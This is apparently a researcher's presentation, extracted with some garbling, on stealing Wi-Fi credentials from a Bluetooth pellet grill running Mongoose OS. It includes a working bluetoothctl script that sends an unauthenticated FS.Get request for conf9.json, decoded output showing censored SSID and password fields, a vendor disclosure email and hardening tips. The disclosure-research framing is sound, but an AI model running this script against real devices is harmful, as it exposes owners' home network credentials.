
Ly9CS1B2MDQyLjQ1ICAgICAgICA=

Output

//BKPv042.45

DETERMINING THE OS

- Searched some of the filenames and methods on Google.
- Determined that the OS is **Mongoose OS***.



DETERMINING THE FILENAME

Run-time init

- `conf0.json` - configuration defaults. This is a copy of the generated `sys_config_defaults.json`. It is loaded first and must exist on the file system. All other layers are optional.
- `conf1.json` - `conf8.json` - these layers are loaded one after another, each successive layer can override the previous one (provided `conf_acl` of the previous layer allows it). These layers can be used for vendor configuration overrides.
- `conf9.json` is the user configuration file. Applied last, on top of all other layers. `mos config-set` and `save_cfg()` API function modify `conf9.json`.



- Mongoose OS uses a structured, multi-layer configuration.
- It consists of two parts: a compile time part that defines configuration, and a run time part that uses configuration.
- `conf9.json` is the user configuration file. Applied last, on top of all other layers.

PREPARING THE PACKETS

- The **bluetoothctl** is a handy tool for communicating with a **BE** device over the GATT protocol, to query the list of “Services” and “Characteristics” for manipulating the attributes.
- Prepared the command below and sent it to the pellet grill.

```
{"id":999,"method":"FS.Get","params":{"filename":"conf9.json","offset":280,"len":99}}
```


REQUEST & RESPONSE

The image displays a Kali Linux terminal window and a Wireshark network traffic analysis tool. The terminal window shows the execution of a bash script to connect to a Bluetooth device and send a request. The Wireshark window shows the captured network traffic, including the request and response packets.

1 Prepared the command in hex for bluetoothctl to send.

```
1 #!/bin/bash
2 bluetoothctl << EOF
3 devices
4 agent on
5 connect
6 gatt.select-attribute 5f6d4f53-5f52-5043-5f74-785f63746c5f
7 gatt.write "0x00 0x00 0x00 0x55"
8 gatt.select-attribute 5f6d4f53-5f52-5043-5f64-6174615f5f5f
9 gatt.write "0x7b 0x22 0x69 0x64 0x22 0x3a 0x39 0x39 0x39 0x2c 0x22 0x6d 0x65
0x74 0x68 0x6f 0x64 0x22 0x3a 0x22 0x46 0x53 0x2e 0x47 0x65 0x74 0x22 0x2c
0x22 0x70 0x61 0x72 0x61 0x6d 0x73 0x22 0x3a 0x7b 0x22 0x66 0x69 0x6c 0x65
0x6e 0x61 0x6d 0x65 0x22 0x3a 0x22 0x63 0x6f 0x6e 0x66 0x39 0x2e 0x6a 0x73
0x6f 0x6e 0x22 0x2c 0x22 0x6f 0x66 0x66 0x73 0x65 0x74 0x22 0x3a 0x32 0x38
0x30 0x2c 0x22 0x6c 0x65 0x6e 0x22 0x3a 0x39 0x39 0x7d 0x7d"
10 gatt.read
```

2 Executed the bash script.


3 Received the response encoded in base64.

```
0000 c5 00 04 00 0b 7b 22 69 64 22 3a 39 39 39 2c 22
0010
0020
0030
0040
0050
0060
0070
0080
0090
00a0
00b0
00c0 66 74 22 3a 20 37 30 7d 7d
```

```
...{"id":999,"
src":"t
4","result":{"da
ft":70}}
```

Frame (24 bytes) Reassembled BTHCI ACL (201 bytes) Packets: 709 · Displayed: 709 (100.0%)

BINGO!



Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric... Other Bookmarks

Download CyberChef [Last build: 7 days ago - Version 10 is here! Read about the new features here](#) [Options](#) [About / Support ?](#)

Operations

Search...

Favourites ★

- To Base64
- From Base64**
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic

Data format

Encryption / Encoding

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars Strict mode

Input

```
A%{"id":999,"src":| _","result":{"data":  
'  
g
```

Output

```
•B}öËÛ5sôçq6 •P²ému«Z3E2F4"  
,  
"wifi": {  
  "sta": {  
    "ssid": " ██████████",  
    "pass": " ██████████"  
  }•çíí
```

Censored SSID & WiFi password

STEP **BAKE!** Auto Bake

NOTIFIED THE MANUFACTURER IN APRIL BUT NO RESPONSE YET

Responsible Vulnerability Disclosure for



Pellet Grill



Mert SARICA <mert.sarica@gmail.com>

to support



Sat, Apr 1, 11:29 AM (3 days ago)



Dear Sir or Madam,

My name is Mert, and I am a seasoned cybersecurity professional who conducts cybersecurity research and publishes them on my blog for the benefit and awareness of the public.

According to various research, IoT (internet of things) devices, such as coffee machines, thermostats, smart speakers, smart bulbs, alarm systems, etc., might have vulnerabilities (<https://www.fortinet.com/resources/cyberglossary/iot-device-vulnerabilities>) due to their limited software and hardware capabilities.

Recently I purchased an   Pellet Grill from Home Depot two weeks ago. (By the way, I love cooking with my grill; it is fantastic!) I noticed that my grill as an IoT has Wi-Fi and Bluetooth features and can be controlled via a mobile app (https://play.google.com/store/apps/details?id= &hl=en_US&gl=US). After I went through to installation procedure, I enrolled my grill into my Wi-Fi network.

KEY TAKEAWAYS

- Surprisingly, the vulnerability can be exploited even if the grill is not turned on (POWER ON) and only plugged in.
 - If not necessary, keep your BLE IoTs unplugged.
 - Isolate your IoTs from your personal devices. (Guest network)
- Never underestimate your home network security. Harden it!
- Pentest your IoT devices if you can. Challenge yourself.

ENJOY YOUR GRILL

With Guest
Network



**DON'T FORGET TO
REGISTER.
IT'S FREE!**

CTI4SOC

www.socradar.io

**GET ACTIONABLE
INTELLIGENCE
FOR FREE
WITH MINIMIZED
FALSE POSITIVES**



SOCRadar
Your Eyes Beyond

CONTACT

MertSARICA



@MertSARICA



www.hack4career.com



mert.sarica@gmail.com